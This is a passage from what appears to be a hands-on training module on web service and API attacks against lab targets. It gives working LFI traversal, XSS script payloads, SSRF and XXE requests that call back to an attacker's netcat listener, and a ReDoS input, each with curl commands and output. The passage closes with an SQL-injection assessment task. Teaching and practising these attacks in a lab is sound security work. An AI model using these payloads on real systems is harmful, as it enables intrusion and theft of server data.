:: Progress: [40/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors
download                [Status: 200, Size: 71, Words: 5, Lines: 1]
:: Progress: [87/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors::
Progress: [174/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Error::
Progress: [174/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors: 0 ::
```

It looks like `/api/download` is a valid API endpoint. Let us interact with it.

```
curl http://<TARGET IP>:3000/api/download
{"success":false,"error":"Input the filename via /download/<filename>"}
```

We need to specify a file, but we do not have any knowledge of stored files or their naming scheme. We can try mounting a Local File Inclusion (LFI) attack, though.

```
curl "http://<TARGET
IP>:3000/api/download/..%2f..%2f..%2f..%2fetc%2fhosts"
127.0.0.1 localhost
127.0.1.1 nix01-websvc

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
```

```
ff02::2 ip6-allrouters
```

The API is indeed vulnerable to Local File Inclusion!

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) vulnerabilities affect web applications and APIs alike. An XSS vulnerability may allow an attacker to execute arbitrary JavaScript code within the target's browser and result in complete web application compromise if chained together with other vulnerabilities. Our Cross-Site Scripting (XSS) module covers XSS in detail.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target API and follow along.


Suppose we are having a better look at the API of the previous section, `http://<TARGET IP>:3000/api/download`.

Let us first interact with it through the browser by requesting the below.

`test_value` is reflected in the response.


Let us see what happens when we enter a payload such as the below (instead of *test_value*).

```
<script>alert(document.domain)</script>
```



It looks like the application is encoding the submitted payload. We can try URL-encoding our payload once and submitting it again, as follows.

```
%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E
```



Now our submitted JavaScript payload is evaluated successfully. The API endpoint is vulnerable to XSS!

Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) attacks, listed in the OWASP top 10, allow us to abuse server functionality to perform internal or external resource requests on behalf of the server.

We usually need to supply or modify URLs used by the target application to read or submit data. Exploiting SSRF vulnerabilities can lead to:

- Interacting with known internal systems
- Discovering internal services via port scans
- Disclosing local/sensitive data
- Including files in the target application
- Leaking NetNTLM hashes using UNC Paths (Windows)
- Achieving remote code execution

We can usually find SSRF vulnerabilities in applications or APIs that fetch remote resources. Our Server-side Attacks module covers SSRF in detail.

As we have mentioned multiple times, though, we should fuzz every identified parameter, even if it does not seem tasked with fetching remote resources.

Let us assess together an API that is vulnerable to SSRF.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target API and follow along.

Suppose we are assessing such an API residing in `http://<TARGET IP>:3000/api/userinfo`.

Let us first interact with it.

```
curl http://<TARGET IP>:3000/api/userinfo
{"success":false,"error":"'id' parameter is not given."}
```

The API is expecting a parameter called *id*. Since we are interested in identifying SSRF vulnerabilities in this section, let us set up a Netcat listener first.

```
nc -nlvp 4444
listening on [any] 4444 ...
```

Then, let us specify `http://<VPN/TUN Adapter IP>:<LISTENER PORT>` as the value of the *id* parameter and make an API call.

```
curl "http://<TARGET IP>:3000/api/userinfo?id=http://<VPN/TUN Adapter IP>:
<LISTENER PORT>"
{"success":false,"error":"'id' parameter is invalid."}
```

We notice an error about the *id* parameter being invalid, and we also notice no connection being made to our listener.

In many cases, APIs expect parameter values in a specific format/encoding. Let us try Base64-encoding `http://<VPN/TUN Adapter IP>:<LISTENER PORT>` and making an API call again.

```
echo "http://<VPN/TUN Adapter IP>:<LISTENER PORT>" | tr -d '\n' | base64
curl "http://<TARGET IP>:3000/api/userinfo?id=<BASE64 blob>"
```

When you make the API call, you will notice a connection being made to your Netcat listener. The API is vulnerable to SSRF.

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [<VPN/TUN Adapter IP>] from (UNKNOWN) [<TARGET IP>] 50542
GET / HTTP/1.1
Accept: application/json, text/plain, */*
User-Agent: axios/0.24.0
Host: <VPN/TUN Adapter IP>:4444
Connection: close
```


As time allows, try to provide APIs with input in various formats/encodings.

Regular Expression Denial of Service (ReDoS)

Suppose we have a user that submits benign input to an API. On the server side, a developer could match any input against a regular expression. After a usually constant amount of time, the API responds. In some instances, an attacker may be able to cause significant delays in the API's response time by submitting a crafted payload that tries to exploit some particularities/inefficiencies of the regular expression matching engine. The longer this crafted payload is, the longer the API will take to respond. Exploiting such "evil" patterns in a regular expression to increase evaluation time is called a Regular Expression Denial of Service (ReDoS) attack.

Let us assess an API that is vulnerable to ReDoS attacks together.


Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along.

The API resides in `http://<TARGET IP>:3000/api/check-email` and accepts a parameter called *email*.

Let's interact with it as follows.

```
curl "http://<TARGET IP>:3000/api/check-email?email=test_value"
{"regex":"/^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]
{2,4})+$/","success":false}
```

Submit the above regex to regex101.com for an in-depth explanation.
Then, submit the above regex to https://jex.im/regulex/ for a visualization.



The second and third groups are doing bad iterative checks.

Let's submit the following valid value and see how long the API takes to respond.

```
curl "http://<TARGET IP>:3000/api/check-email?
email=jjjjjjjjjjjjjjjjjjjjjjjjjj@ccccccccccccccccccccccccccc.555555555
555555555555555555555555555555555555555555555555."
{"regex":"/^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]
{2,4})+$/","success":false}
```

You will notice that the API takes several seconds to respond and that longer payloads increase the evaluation time.

The difference in response time between the first cURL command above and the second is significant.

The API is undoubtedly vulnerable to ReDoS attacks.

XML External Entity (XXE) Injection

XML External Entity (XXE) Injection vulnerabilities occur when XML data is taken from a user-controlled input without properly sanitizing or safely parsing it, which may allow us to use XML features to perform malicious actions. XXE vulnerabilities can cause considerable damage to a web application and its back-end server, from disclosing sensitive files to shutting the back-end server down. Our Web Attacks module covers XXE Injection vulnerabilities in detail. It should be noted that XXE vulnerabilities affect web applications and APIs alike.

Let us assess together an API that is vulnerable to XXE Injection.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along.

Suppose we are assessing such an application residing in `http://<TARGET IP>:3001`.


By the time we browse `http://<TARGET IP>:3001`, we come across an authentication page.

Run Burp Suite as follows.

```
burpsuite
```

Activate burp suite's proxy (*Intercept On*) and configure your browser to go through it.

Now let us try authenticating. We should see the below inside Burp Suite's proxy.



```
POST /api/login/ HTTP/1.1
Host: <TARGET IP>:3001
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 111
Origin: http://<TARGET IP>:3001
DNT: 1
Connection: close
Referer: http://<TARGET IP>:3001/
Sec-GPC: 1

<?xml version="1.0" encoding="UTF-8"?><root><email>[email protected]
</email><password>P@ssw0rd123</password></root>
```

- We notice that an API is handling the user authentication functionality of the application.
- User authentication is generating XML data.

Let us try crafting an exploit to read internal files such as */etc/passwd* on the server.

First, we will need to append a DOCTYPE to this request.

What is a DOCTYPE?

DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document. A DOCTYPE declaration can also be used to define special characters or strings used in the document. The DTD is declared within the optional DOCTYPE element at the start of the XML document. Internal DTDs exist, but DTDs can be loaded from an external resource (external DTD).

Our current payload is:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE pwn [<!ENTITY somename SYSTEM "http://<VPN/TUN Adapter IP>:
<LISTENER PORT>"> ]>
<root>
<email>[email protected]</email>
<password>P@ssw0rd123</password>
</root>
```

We defined a DTD called *pwn*, and inside of that, we have an `ENTITY`.
We may also define custom entities (i.e., XML variables) in XML DTDs to allow refactoring of

variables and reduce repetitive data. This can be done using the ENTITY keyword, followed by the `ENTITY` name and its value.

We have called our external entity *somename*, and it will use the SYSTEM keyword, which must have the value of a URL, or we can try using a URI scheme/protocol such as `file://` to call internal files.

Let us set up a Netcat listener as follows.

```
nc -nlvp 4444
listening on [any] 4444 ...
```

Now let us make an API call containing the payload we crafted above.

```
curl -X POST http://<TARGET IP>:3001/api/login -d '<?xml version="1.0"
encoding="UTF-8"?><!DOCTYPE pwn [<!ENTITY somename SYSTEM "http://<VPN/TUN
Adapter IP>:<LISTENER PORT>"> ]><root><email>[email protected]</email>
<password>P@ssw0rd123</password></root>'
<p>Sorry, we cannot find a account with <b></b> email.</p>
```

We notice no connection being made to our listener. This is because we have defined our external entity, but we haven't tried to use it. We can do that as follows.

```
curl -X POST http://<TARGET IP>:3001/api/login -d '<?xml version="1.0"
encoding="UTF-8"?><!DOCTYPE pwn [<!ENTITY somename SYSTEM "http://<VPN/TUN
Adapter IP>:<LISTENER PORT>"> ]><root><email>&somename;</email>
<password>P@ssw0rd123</password></root>'
```

After the call to the API, you will notice a connection being made to the listener.

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [<VPN/TUN Adapter IP>] from (UNKNOWN) [<TARGET IP>] 54984
GET / HTTP/1.0
Host: <VPN/TUN Adapter IP>:4444
Connection: close
```

The API is vulnerable to XXE Injection.

Web Service & API Attacks - Skills Assessment

Our client tasks us with assessing a SOAP web service whose WSDL file resides at `http://<TARGET IP>:3002/wsdl?wsdl`.

Assess the target, identify an SQL Injection vulnerability through SOAP messages and answer the question below.